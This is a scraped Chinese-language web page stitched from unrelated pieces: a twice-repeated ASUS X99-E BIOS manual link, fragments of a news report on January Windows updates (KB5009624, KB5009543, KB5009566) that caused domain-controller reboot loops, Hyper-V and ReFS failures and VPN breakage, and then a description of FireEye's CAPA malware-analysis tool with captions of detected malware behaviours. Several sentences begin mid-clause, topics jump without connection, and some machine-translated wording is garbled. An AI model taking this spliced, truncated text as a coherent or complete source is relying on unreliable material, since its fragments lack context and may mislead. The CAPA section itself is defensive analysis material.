https://dlsvr04.asus.com.cn/pub/ASUS/mb/LGA2011/X99-E/DT169_X99-E_BIOS_Manual_WEB_20170405.pdf
https://dlsvr04.asus.com.cn/pub/ASUS/mb/LGA2011/X99-E/DT169_X99-E_BIOS_Manual_WEB_20170405.pdf
,其中一項更新版引發Windows Server機器不斷重開機、Hyper-V無法啟動及檔案系統ReFS無法存取等問題。此外Windows 10及11桌機的VPN服務也無法連線。
,本月釋出針對Windows 8.1及Windows Server 2012 R2的KB5009624更新,原本是為了解決Windows Server中、用於修改LDAP參數時的 Active Directory (AD)屬性設計不當引發的安全問題,但卻引發作為網域控制器的Windows Server伺服器不斷重開機的麻煩。
安裝這版更新後,Windows Server中的本機安全認證子系統服務(Lsass.exe)觸發違反存取規則(access violation)的錯誤訊息,並進一步導致作為網域控制器(domain controller)的Windows 機器不斷重開機。
LSASS是Windows一個執行Windows系統安全政策內部程式,負責在用戶登入時電腦單機或伺服器時驗證用戶身份、管理用戶密碼變更、以及留存紀錄。這項行程終止時會引發系統重新啟動
,受影響版本可能包括Server 2012R2、Server 2016 、Server 2019。目前唯一方法是移除這3個平臺的更新版。
重開機問題外,安裝更新後,跑在Hyper-V上的VM就無法啟動。用戶 Windows Server中的彈性檔案系統ReFS磁碟區內的資料,全部變成無法讀取的原始資料,可能也是所有Server版本都受影響。
微軟官方網頁目前尚未提及這些問題。
同時間,本月更新安裝後,讓Windows 桌機的VPN無法使用,受影響的包括Windows 10、Windows 11內建L2TP VPN用戶端,以及部份第三方VPN應用程式如Meraki。出問題的更新包括Windows 10的KB5009543 和 KB5008876、以及Window 11的KB5009566。
,以解決12月中釋出的KB5008218版更新,導致的Windows Server遠端桌面無法連線、登入服務或運作變慢或停止回應的問題。
FireEye 推出了一個開源工具 ( CAPA ),用於對潛在的 PE 文件或 shellcode 進行惡意軟件分析。CAPA 檢測可執行文件中的功能。你對一個 PE 文件或 shellcode 運行它,它會告訴你它認為程序可以做什麼。例如,它可能表明該文件是後門、能夠安裝服務或依賴 HTTP 進行通信。



 CAPA 快速識別主機上可能的惡意軟件哈希、惡意軟件策略
 另請閱讀:APT-Hunter – Windows 事件日誌的威脅搜尋工具
 惡意軟件功能被抓取並與元信息一起列出。
 -vv旗幟-vv 標誌(非常詳細),capa 準確報告它在哪裡找到了這些功能的證據。 在 0x4034d0 處調用特定函數並刪除寡婦環境變量
  在 TCP 套接字上發送 HTTP 請求並從外部域接收 2 個文件
  惡意軟件使用 HTTP GET 方法與某些惡意域進行通信
  TCP 套接字從 HTTP 連接中檢索信息
  枚舉註冊表並創建一個要在主機上持久存在的密鑰,調用 windows advapi 進程並解析 DNS
  獲取操作系統信息
  產生可疑進程
  註冊表值集和可疑服務從 advapi 開始
  惡意軟件成功啟動服務
